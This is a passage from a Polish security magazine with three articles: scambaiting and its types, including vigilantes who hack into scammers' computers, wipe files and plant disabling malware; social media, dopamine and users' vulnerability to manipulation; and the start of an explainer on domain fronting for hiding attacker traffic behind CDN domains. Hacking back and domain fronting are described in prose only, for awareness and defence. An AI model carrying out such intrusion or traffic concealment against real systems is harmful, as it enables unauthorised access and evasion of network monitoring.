Proces scambaitingu rozpoczyna się od „łyknięcia zarzutki” – odpowiedzi na wysłaną przez oszusta wiadomość. Scambaiterzy sami przygotowują własne skrzynki, które mają zwabiać takie wiadomości, a także analizują próby phishingu zgłoszone przez innych użytkowników.

Otrzymawszy taką wiadomość, scambaiter dzwoni na wskazany numer telefonu, najczęściej udając „wzorcową” ofiarę: starszą osobę bez umiejętności technicznych. To, co nastąpi po odebraniu telefonu przez oszusta, zależy od przyjętej przez łowcę oszustów metodologii i założonego celu działania.

W tej części podzielimy łowców oszustów według metodologii i celu ich działania.

Czterej Jeźdźcy Scampokalipsy

- **Iluzjonista:** godzinami wodzi oszusta wizją rychłego dużego zarobku.
- **Trefniś:** zręcznie „odgrywa rolę”, nie tylko ofiary, ale także sławnej osoby czy instytucji.
- **Łowca:** namierza oraz upublicznia dane oszustów i ich miejsc „pracy”.
- **Czarodziej:** swoimi „czarami” włamuje się do komputera oszusta.

01. Iluzjonista: złudnej nadziei czar

Iluzjonista zajmuje się najbardziej klasycznym scambaitingiem: godzinami (albo i dniami! – oczywiście z przerwami) udaje ofiarę szczerze wierzącą scammerowi. Potulnie wykonuje polecenia oszusta w najwolniejszy i możliwie najbardziej wypełniony błędami sposób, udaje niezrozumienie, niedosłyszanie, ale także uległość i całkowite zaufanie wobec oszusta. Tworzy tym iluzję frustrującego, ale w gruncie rzeczy łatwego łupu, a oszust kontynuuje swój plan przekonany, że już niedługo „zarobi” wysoką kwotę – nieświadomy, że jedyne, co go czeka na końcu tej drogi, to śmiech scambaitera i, jeśli dzieli się swoją działalnością, jego widzów.

O ile Iluzjonista nie hakuje systemów oszustów, o tyle sam może przygotować techniczne zasadzki po swojej stronie. Dobrym przykładem jest film, który zamieścił Kitboga – jeden z najbardziej rozpoznawalnych scambaiterów – gdzie oszuści musieli przeprawić się przez niekończące się captche, wcześniej przygotowane przez widzów jego kanału. Kitboga korzysta także ze specjalnie przygotowanej, lokalnej wersji Sklepu Google, umożliwiającej mu udawanie, że właśnie zrealizował wartość setki dolarów kartę podarunkową tuż przed oczami oszusta, który jeszcze chwilę temu wierzył, że łąda moment dostanie swój łup.

Jakie są korzyści takiego scambaitingu? Pierwszą jest zmarnowanie czasu oszustów, którzy przyjąwszy zarzutkę, rozmawiają z „wędkarzem” długie godziny, podczas których nie będą w stanie wyrządzić prawdziwych szkód. Drugą jest edukowanie społeczeństwa o zagrożeniach; wielu scam-

baiterów nagrywa i publikuje całe zdarzenie, co następnie oglądają internauci, jednocześnie zyskują wiedzę o sposobie działań cyberprzestępców. Ostatnią z korzyści jest zepsucie humoru oszustowi i zdenerwowanie go, co prowadzi do zniechęcenia do pracy – nawet jeśli niecałkowicie, to przynajmniej na najbliższe kilka godzin.

02. Trefniś: drobny psikus, duże zmartwienie

Trefnisiem nazywamy osobę, która odbiega od standardowej roli potulnej ofiary, a zamiast tego przyjmuje poważniejsze – a wręcz groźniejsze – role. Wśród nich można wyróżnić zespoły do zwalczania cyberprzestępczości, policję, ale także znane osoby, a nawet wirtualnych asystentów, takich jak Alexa czy Siri. Tak jak w przypadku Iluzjonisty, tutaj największymi korzyściami jest zmarnowanie czasu oszustów i edukacja społeczeństwa, ale także zestresowanie oszusta, np. wizją zmierzającego do jego biura oddziału policji.

Jako przykład takiego scambaitera można wyróżnić aktorkę głosową IRL Rosie, która wykorzystuje swoje umiejętności do pogrywania z oszustami, m.in. jako Siri „blokująca” dostęp do ofiary, wydział bezpieczeństwa Microsoftu czy... Britney Spears.

03. Łowca: polowanie na dane

Celem Łowcy jest zdobycie informacji o oszustach, takich jak dane osobowe oszusta i jego współpracowników, dokładny adres siedziby, a także ich ofiary i wyłudzone od nich kwoty. Łowca może działać za pomocą OSINT i innych „nietechnicznych” metod, jednak najczęściej przejmuje on kontrolę nad systemem oszusta, tym samym stając się Czarodziejem.

04. Czarodziej: zaklęcie zniszczenia

„Magią” są oczywiście umiejętności i wiedza techniczna, które umożliwiają Czarodziejowi przejęcie kontroli nad wrogimi maszynami.

Tak jak opisaliśmy, poziom techniczny oszustów i ich zabezpieczeń jest praktycznie zerowy, co czyni z nich atrakcyjny cel dla tych scambaiterów. Kiedy oszust łączy się z komputerem ofiary, to scambaiter wykorzystuje jego niewiedzę i niedbałość do odwrócenia połączenia i przejęcia kontroli nad jego maszyną. Oprogramowanie skonfigurowane byle jak, wielokrotne używanie jednego ID sesji i akceptowanie próśb o połączenie – to wszystko tworzy wybuchową mieszankę, którą ugotowali sami oszuści.

Po przejęciu kontroli „czarodziej” często rozpoczyna od zdobycia danych. Czasem tutaj akcja się kończy; czasem łowca podtrzymuje połączenie dłużej, obserwuje działalność oszusta, zbiera dowody popełnionych przez niego przestępstw, a także ostrzega ofiary, jeśli oszust przejdzie do próby wyłudzenia od kogoś innego. Można znaleźć filmy, w których taką osobę udało się ostrzec dosłownie w ostatniej chwili, np. minutę przed wysłaniem oszustowi pieniędzy.

Trzecia i najbardziej spektakularna opcja to przejście do bardziej agresywnych działań, takich jak:

- kasowanie plików;
- wyświetlenie widoku z kamerki internetowej (łowcy oszustów uwielbiają pokazywać oszustom ich zdjęcia z zaskoczenia);
- instalowanie złośliwego oprogramowania (choć w tym przypadku może wypaść powiedzenie: życzliwego?); często w żartobliwej formie, która zaleje oszusta komunikatami w stylu: „NIE MA WIĘCEJ SCAMOWANIA” albo „SCAMMER PAYBACK TU BYLI” (Scammer Payback – znana grupa scambaitowa); oprogramowanie takie osadza się głęboko w systemie, uniemożliwiając używanie komputera;
- przejęcie kontroli nad kolejnymi urządzeniami w sieci lokalnej, w tym kamerami i routerami; dobrze przeprowadzony atak takiej skali może poskutkować paraliżem infrastruktury oszustów.

Skuteczny atak na komputer oszusta jest równoznaczny z końcem jego kariery w danym miejscu. Natomiast pozyskane dane łowcy przekazują służbom porządkowym, które podejmują odpowiednie działania w celu ukarania przestępców i uniemożliwienia im dalszej działalności.

Warto wspomnieć, że niektórzy ze scambaiterów podejmujących te działania to często tzw. gray hat hackers, czyli hakerzy używający niekiedy legalnych metod i narzędzi, niemniej w etycznym celu. Dlatego też pozostają anonimowi..., ale trudno sobie wyobrazić służby ścigające ten konkretny rodzaj „wykroczenia”.

Poza ww. grupą Scammer Payback można wyróżnić takich łowców oszustów, jak: Jim Browning, Scambaiter, NanoBaiter oraz Scam Sandwich.

Scambaiting w Polsce

Scambaiting nie jest rozpowszechniony u nas tak jak za granicą, a to z prostej przyczyny: „rodzimi” nie stosują tak proaktywnych metod jak połączenie zdalne pod pretekstem wsparcia technicznego.

Z drugiej strony, swoistym scambaitingiem można określić samo kontaktowanie się z oszustami pod przykrywką ofiary, np. w celu zdobycia informacji i dalszego ostrzeżenia prawdziwych potencjalnych ofiar oraz szerzenia świadomości społecznej. Taką działalność prowadzi CERT Orange Polska – regularnie kontaktuje się z oszustami i informuje o kolejnych kampaniach phishingowych.

Tego typu inicjatywy pojawiają się także oddolnie, a polscy internauci często dzielą się próbami phishingu – zarówno w celu przestrzegania, jak i wyśmiania niedoszłych złodziei. Na przykład kanał Poszukiwacze Okazji na YouTube informuje i przestrzega przed działalnością oszustów internetowych, natomiast Fangotten od lat prowadzi serię Internetowi Handlarze, gdzie także przewijają się niedoszli mistrzowie cyberzbrodni.

Ostatecznie sami użytkownicy chętnie udostępniają zrzuty ekranu niedoszłych rozmów – i tak jak często ich celem jest głównie rozbawienie odbiorcy nieudolnością oszusta, tak też pomaga to zwiększyć świadomość społeczną o skali oszustw. Próby wyłudzenia na „znajomego kuriera” czy „opłaconą przesyłkę” wydają się obecnie bardziej zabawne niż groźne.

Podsumowanie

Walka wirtualnych szeryfów i przestępców nie ustaje. Dzięki rosnącej świadomości społecznej wcześniej stosowane oszustwa – na kartę podarunkową, wnuczka, kuriera czy pracodawcę – tracą swoją skuteczność. Potencjalne ofiary są ostrożniejsze, mniej ufne, niektóre banki i sklepy uczą swoich pracowników tak, aby wyczulić ich na oznaki trwających oszustw u ich klientów, a strony internetowe i producenci oprogramowania biorą poprawkę na możliwość nielegalnego wykorzystania przez złodziei.

Memem w anglojęzycznej sieci stało się „Do not redeem” („Nie realizuj kodu”). Jego źródłem jest Kitboga, który nabrał scammera, że właśnie za pomocą wartych tysięcy dolarów kart podarunkowych doładował swoje własne konto, zamiast przekazać je scammerowi. Powiedzieć, że reakcją hinduskiego „wsparcia technicznego” była złość, to jak nic nie powiedzieć.


Filmy takie bawią i uczą – dzięki nim osoby starsze i nie-techniczne dowiadują się o czyhających na nich zagrożeniach. Mało tego, zdarzają się tacy, którzy dołączają do scambaiterów – np. babcie i dziadkowie, którzy „dają się nabrać”, aby zmarnować godziny pracy oszusta.

Z drugiej strony, oszustów nie zniechęca to w pogoni za (pozornie) łatwym zarobkiem kosztem innych osób. Zamiast kart podarunkowych, nakazują teraz wpłacanie pieniędzy do bankomatów kryptowalutowych, co zapewnia im niewykrywalność; zamiast korzystać z przestrzegających przed nimi stron, zaczynają uruchamiać własne.

Teraz, w dobie sztucznej inteligencji, zagrożenie szczególnie rośnie – sfałszowanie witryny sklepu w obcym języku, spreparowanie głosu czyjejś bliskiej osoby czy wizerunku potrzebującego to zaledwie kilka z wielu nowych oszustw, których będą się dopuszczać przestępcy. Analogicznie, sztuczna inteligencja posłuży także bezpiecznikom i scambaiterom, którzy będą zwalczać tego rodzaju działalność. Dalej będą jednak korzystać z innego potężnego narzędzia, jakim jest budowanie społecznej świadomości oraz odzieranie oszustów z wizerunku przebiegłych cyberszamanów i pozostawienie ich jako nieudolnych złodziejasków, których łatwo doprowadzić do frustracji.

A trzeba przyznać, że oglądanie tej frustracji jest przezbawne.





Media społecznościowe, dopamina i... cyberbezpieczeństwo

// Michał Rosiak

Potrąficie wyobrazić sobie świat bez mediów społecznościowych? Dla boomerów czy pokolenia X to świat, w którym dorastali. Dla młodszych jednak media społecznościowe to bardzo często główne źródło informacji, nierzadko też kontaktu z dalszymi kolegami czy znajomymi. A dla firm nimi zarządzających? Źródło wielkich pieniędzy, które zarabiają, karmiąc nieświadomych użytkowników dopaminą.

Media społecznościowe to jedno z kluczowych środowisk sieciowej aktywności. Zarówno nas, dorosłych, jak i dzieci oraz młodzież. Serwisów tego typu znajdziemy w sieci wystarczająco dużo, by każdy znalazł coś dla siebie. Podajmy choćby najpopularniejsze przykłady:

- Facebook (młodzież twierdzi, że jest już passe i zostają na nim tylko, cytując: „starzy ludzie”),
- Twitter/X,
- Instagram,
- Snapchat,
- Tik Tok.

Pamiętajmy też jednak o komunikatorach, które w kategorii dostarczycieli dopaminy można traktować podobnie:

- Messenger,
- WhatsApp,
- Signal,
- wewnętrzny komunikator Instagrama.

O ile część ludzi z pokolenia 40+ może sobie wyobrazić życie bez powyższych, o tyle młodzież? Tu pytanie wydaje się, niestety, retoryczne.

Dopamina i pogoń za kasą

Zacznijmy od tego, czym w ogóle jest dopamina? To neuromodulator mózgowy, kluczowy dla układu nagrody: koduje przede wszystkim błąd przewidywania nagrody (różnicę między tym, czego się spodziewamy, a tym, co dostajemy), wzmacniając uczenie nawyków i motywację do powtarzania działań, które

Użytkownik funkcjonujący w stanie ciągłego pobudzenia i fragmentarycznej uwagi jest bardziej podatny na impulsywne reakcje, klikanie w niezweryfikowane treści oraz uleganie manipulacjom.

przyniosły korzyść. W kontekście social mediów kluczowa dla strzału dopaminowego, paradoksalnie, nie jest docelowa przyjemność, lecz chęć szukania kolejnych bodźców społecznych. To dlatego, że media społecznościowe charakteryzuje zmienny harmonogram wzmocnień: nieregularne lajki, komentarze i trafione treści tworzą niepewność, która silnie podbija fazowe sygnały dopaminowe. Mechanizm ten można porównać do automatu z nagrodami. W skrócie: dopamina nie tyle „daje lajki w głowie”, ile uczy mózg, za jakimi sygnałami i działaniami warto podążać. Social media wykorzystują niepewne społeczne nagrody i sygnały zapowiadające, by utrzymywać wysoki napęd do kolejnych sprawdzeń.

A co powyższe oznacza dla mózgów użytkowników social mediów? To, że nadmierne korzystanie z dopaminowych tre-

ści może generować uzależnienie tożsame z nadużywaniem alkoholu czy narkotyków. Dlaczego tak się dzieje? Dlatego że im dłużej siedzimy w internetowych serwisach, tym łatwiej naszą bytność tam zmonetyzować na wysokim poziomie. To systemy projektowane w celu maksymalizacji zaangażowania, których logika działania opiera się na ciągłym podtrzymywaniu uwagi użytkownika. Dlatego platformy społecznościowe wykorzystują zestaw rozwiązań, które skutecznie wydłużają czas spędzany przed ekranem, a wśród nich:

- algorytmy rekomendacyjne dynamicznie dopasowujące treści do zachowań użytkownika,
- ciągle strumienie treści (infinite scroll, autoplay),
- nieregularne wzmocnienia w postaci polubień, komentarzy i powiadomień,
- silne bodźce wizualne i krótkie formaty wideo.

Jak to wpływa na bezpieczeństwo? Biochemia mózgu to jedno. Równie istotne jest to, że użytkownik funkcjonujący w stanie ciągłego pobudzenia i fragmentarycznej uwagi jest bardziej podatny na impulsywne reakcje, klikanie w niezweryfikowane treści oraz uleganie manipulacjom.

Asymetria użytkownik – platforma

Długotrwałe i intensywne korzystanie z tego typu platform zwiększa ekspozycję na treści szkodliwe, manipulacyjne i przestępcze, a także obniża zdolność użytkownika do krytycznej oceny bodźców. Szczególnie narażoną grupą są dzieci i młodzież, których mechanizmy samoregulacji i kontroli impulsów nie są jeszcze w pełni rozwinięte.

Tym bardziej że relację między użytkownikiem (w szczególności nieletnim) a platformą społecznościową cechuje wysoki poziom asymetrii! Wielu dorosłych użytkowników (a co dopiero dzieci i młodzież) nie ma pojęcia, jak działają algorytmy social mediów. A jak to wygląda z drugiej strony? Platformy mają do dyspozycji zaawansowane narzędzia analizy danych, testowania reakcji użytkowników i optymalizacji interfejsów pod kątem maksymalnego zaangażowania.

Co to oznacza? Wystarczy spojrzeć na dowolne medium społecznościowe, by zobaczyć, jak potrafią się nakręcać i antagonizować ich pełnoletni użytkownicy! A co dopiero młodszy, którzy:

- mają ograniczoną zdolność do samodzielnego zarządzania czasem i bodźcami;
- są na wczesnym etapie rozwoju psychospołecznego, a istotne struktury ich mózgów są wciąż w kluczowym etapie tworzenia;
- często działają pod presją rówieśniczą i FOMO;
- nierzadko – niestety – żyją w poczuciu anonimowości w internecie.

W efekcie powstaje specyficzne środowisko. Z jednej strony użytkownik uważa, że ma poczucie kontroli nad tym, co konsumuje. Z drugiej jednak strony de facto jego uwaga jest w dużej mierze sterowana zewnętrznymi.

Jak to wpływa na bezpieczeństwo związane z aktywnością w sieci?

Dwojako – krótko- i długoterminowo. Na krótszą metę mamy do czynienia z ludźmi, których z powodu przebudowania mediami społecznościowymi charakteryzują:

- obniżona koncentracja i czujność,
- zwiększona impulsywność w podejmowaniu decyzji,

ale także – w powiązaniu z powyższymi:

- trudność w rozpoznawaniu treści manipulacyjnych i fałszywych,
- ograniczona skłonność do weryfikacji źródeł informacji.

U tego typu osób w bliższej perspektywie rośnie ryzyko padnięcia ofiarą dezinformacji czy socjotechnicznych trików.

Jeszcze gorzej robi się, gdy rozważymy konsekwencje długoterminowe. Jakie ryzyka na dłuższą metę mogą wyniknąć z nadmiernej ekspozycji na przesyczone dopaminą treści? Są to:

- preferowanie treści krótkich i emocjonalnych kosztem analitycznych,
- obniżenie progu krytycznego myślenia.

A w efekcie - zwiększona podatność na narracje polaryzujące i antagonizujące. Z punktu widzenia bezpieczeństwa oznacza to użytkownika, który częściej reaguje automatycznie niż refleksyjnie. A już szczególnie w grupie wiekowej, u której w okresie dojrzewania (12–18 lat) mózg przechodzi przez istotne zmiany w obszarach odpowiedzialnych za emocje, samokontrolę i podejmowanie decyzji¹, zaś odpowiedzialna za planowanie i kontrolę impulsów kora przedczołowa jest na etapie wzmożonego rozwoju, by osiągnąć pełną dojrzałość dopiero ok. 25 roku życia²!

Jak sobie z tym poradzić?

Media społecznościowe nie są z definicji zagrożeniem, jednak ich architektura znacząco wpływa na zachowania użytkowników i poziom ich podatności na zagrożenia cyfrowe. W przypadku dzieci i młodzieży oznacza to konieczność szczególnej ochrony, wynikającej nie z braku kompetencji, lecz z naturalnych ograniczeń rozwojowych.

Dość regularnie opowiadam o zagrożeniach w sieci młodzieży, od III klasy szkoły podstawowej do uczniów szkół średnich. Obserwując ich reakcje podczas modułów o mediach społecznościowych, mam pewność, że przynajmniej części z nich ten temat dotyczy, nierzadko na poważnym poziomie. Czy powiedzenie: „To złe, nie róbcie tego!” przyniesie jakikolwiek efekt? Oczywiście, że nie. Powody są przynajmniej trzy: dziecięca/młodzieżowa przekora, fakt, że zakazany owoc zawsze najlepiej smakuje, no i wspomniany wcześniej fakt analogii dopami-

nozależności do „prawdziwych” uzależnień.

Co w takim razie może pomóc? Bazując na reakcjach młodej widowni w trakcie prezentacji, ale także na późniejszej informacji zwrotnej, uważam, że efekt przynosi spokojne wyjaśnienie opisanych w tym tekście mechanizmów. Tego, co się dzieje z mózgiem zalewanym dopaminą, momentu rozwoju młodego organizmu, potencjalnych krótko- i długofalowych konsekwencji. Nie straszyć, nie zabraniać – pokazać młodzieży, w jakiej sytuacji się znalazła, zdać jej sprawę, że de facto

Z perspektywy bezpieczeństwa kluczowe jest budowanie świadomości mechanizmów działania platform oraz wzmacnianie odporności użytkowników na manipulację uwagą. To jeden z istotnych elementów profilaktyki zagrożeń cyfrowych.

stała się narzędziem do zarabiania w rękach władarzy mediów społecznościowych. Dać jej prawo, by sama wyciągnęła wnioski, zrozumiała, a może nawet się zbuntowała.

Z perspektywy bezpieczeństwa kluczowe jest budowanie świadomości mechanizmów działania platform oraz wzmacnianie odporności użytkowników na manipulację uwagą. To jeden z istotnych elementów profilaktyki zagrożeń cyfrowych. Pomyślcie, kiedy Wy, dorośli, ostatnio zastanawialiście się, ile czasu sami spędzacie w sieci? Jaki jego odsetek poświęcacie na bezrefleksyjne lajkowanie postów, przewijanie shortsów/storiesów czy wklepanie się w nieistotne, nakręcające dyskusje w sieci?

Tak więc przede wszystkim autorefleksja. W kolejnych krokach – jeśli wychowujesz młodego człowieka – wspólna, konstruktywna dyskusja. Na dostawców treści nie ma co liczyć, zaś dostawcy internetu formalnie nie mogą zrobić z tym nic, poza edukacją.


Media społecznościowe nie są neutralnym tłem naszego życia cyfrowego. Są aktywnym uczestnikiem procesu decyzyjnego użytkownika – szczególnie młodego. I nikt nas nie pyta, czy chcemy wziąć udział w tym de facto eksperymencie. Po prostu jesteśmy jego celem. Codziennie. Nasze dzieci. My sami. A jedyną realną formą obrony nie jest zakaz ani moralizowanie, lecz zrozumienie mechanizmu. Bo tylko świadomy użytkownik ma szansę odzyskać kontrolę nad własną uwagą.

A w świecie, w którym uwaga stała się towarem, cyberbezpieczeństwo zaczyna się w świadomości użytkownika.

¹ Casey, B. J., Jones, R. M., & Hare, T. A. (2008) The Adolescent Brain, Annals of the New York Academy of Sciences

² Steinberg, L. (2013) The Teenage Brain: Self-Control, Current Directions in Psychological Science





Domain fronting – odrodzenie

// Michał Łopacki

Wymarzone narzędzie w arsenale Red Team i źródło nocnych koszmarów Blue Teamu. Cyfrowa zbrodnia doskonała – broń, która nie zostawia śladów. Nic dziwnego, że od dekady domain fronting jest konsekwentnie zwalczany przez największych dostawców CDN. Pogłoski o jego ostatecznym upadku okazały się jednak mocno przedwczesne.

Domain fronting to technika, która umożliwia ukrycie rzeczywistego celu komunikacji sieciowej. Polega na celowym wprowadzeniu rozbieżności pomiędzy nazwą domeny przesyłaną w rozszerzeniu TLS SNI a wartością nagłówka HTTP Host w żądaniu kierowanym do reverse proxy lub sieci CDN. W efekcie prawdziwy host docelowy pozostaje ukryty dla obserwatora – o ile ten nie ma możliwości pełnej deszyfracji ruchu.


Jak w 2025 roku pokazali badacze z firmy Praetorian, domain fronting wciąż można skutecznie realizować – nawet z wykorzystaniem domen tak rozpoznawalnych jak google.com czy youtube.com. Technika ta, choć obecnie rzadziej omawiana, nadal stanowi realne wyzwanie dla zespołów SOC i zdecydowanie zasługuje na ponowne przeanalizowanie.

Opis techniki

W typowym połączeniu HTTPS ta sama nazwa domenowa występuje w zapytaniu DNS, w trakcie negocjacji TLS (w rozszerzeniu SNI – Server Name Indication) oraz w nagłówku HTTP Host (rysunek 1.). Warto zwrócić uwagę, że zarówno zapytania DNS, jak i rozszerzenie SNI w większości przypadków są przesyłane w formie niezaszyfrowanej, a więc są dostępne dla postronnego obserwatora ruchu. Fakt ten jest powszechnie wykorzystywany przez systemy monitorowania, cenzury i filtrowania ruchu.

Domain fronting wykorzystywany przez cyberprzestępców stał się poważnym wyzwaniem dla zespołów odpowiedzialnych za bezpieczeństwo sieci firmowych. Szyfrowany ruch, ukrywający się pod komunikacją z domenami o wysokiej reputacji, jest wyjątkowo trudny do prawidłowej identyfikacji.


Istnieją co prawda mechanizmy zwiększające poufność, takie jak szyfrowane warianty DNS (DoH i DoT), czy też ukrycie nagłówka SNI w formie ESNI (Encrypted SNI) lub ECH (Encrypted Client Hello). W praktyce jednak zdecydowana większość klientów nadal wykorzystuje klasyczne, jawne zapytania DNS oraz nieszyfrowane SNI.



Rysunek 1. Komunikacja HTTPS


W architekturach CDN obsługa połączenia realizowana jest w kilku warstwach. Sesja TLS jest terminowana na jednym z węzłów brzegowych sieci (rysunek 2.), gdzie klient posługuje się nagłówkiem SNI. Następnie ruch kierowany jest do właściwego zasobu na podstawie nagłówka HTTP Host.

W praktyce pomiędzy tymi etapami mogą występować dodatkowe komponenty, takie jak cache czy proxy. Nie mają one jednak istotnego znaczenia z perspektywy omawianego mechanizmu, dlatego zostały w niniejszym opisie celowo pominięte.



Rysunek 2. Komunikacja HTTPS z wykorzystaniem sieci CDN

W przypadku domain frontingu atakujący inicjuje sesję TLS, przekazując w rozszerzeniu SNI nazwę domeny o wysokiej reputacji. Faktyczna manipulacja następuje dopiero w zaszyfrowanej części połączenia – w nagłówku HTTP Host. Zamiast tej samej domeny, którą podał wcześniej, umieszcza tam adres infrastruktury znajdującej się pod jego kontrolą (rysunek 3.). W rezultacie sieć CDN przekierowuje ruch do wskazanego przez atakującego serwera.



Rysunek 3. Domain fronting z wykorzystaniem CDN

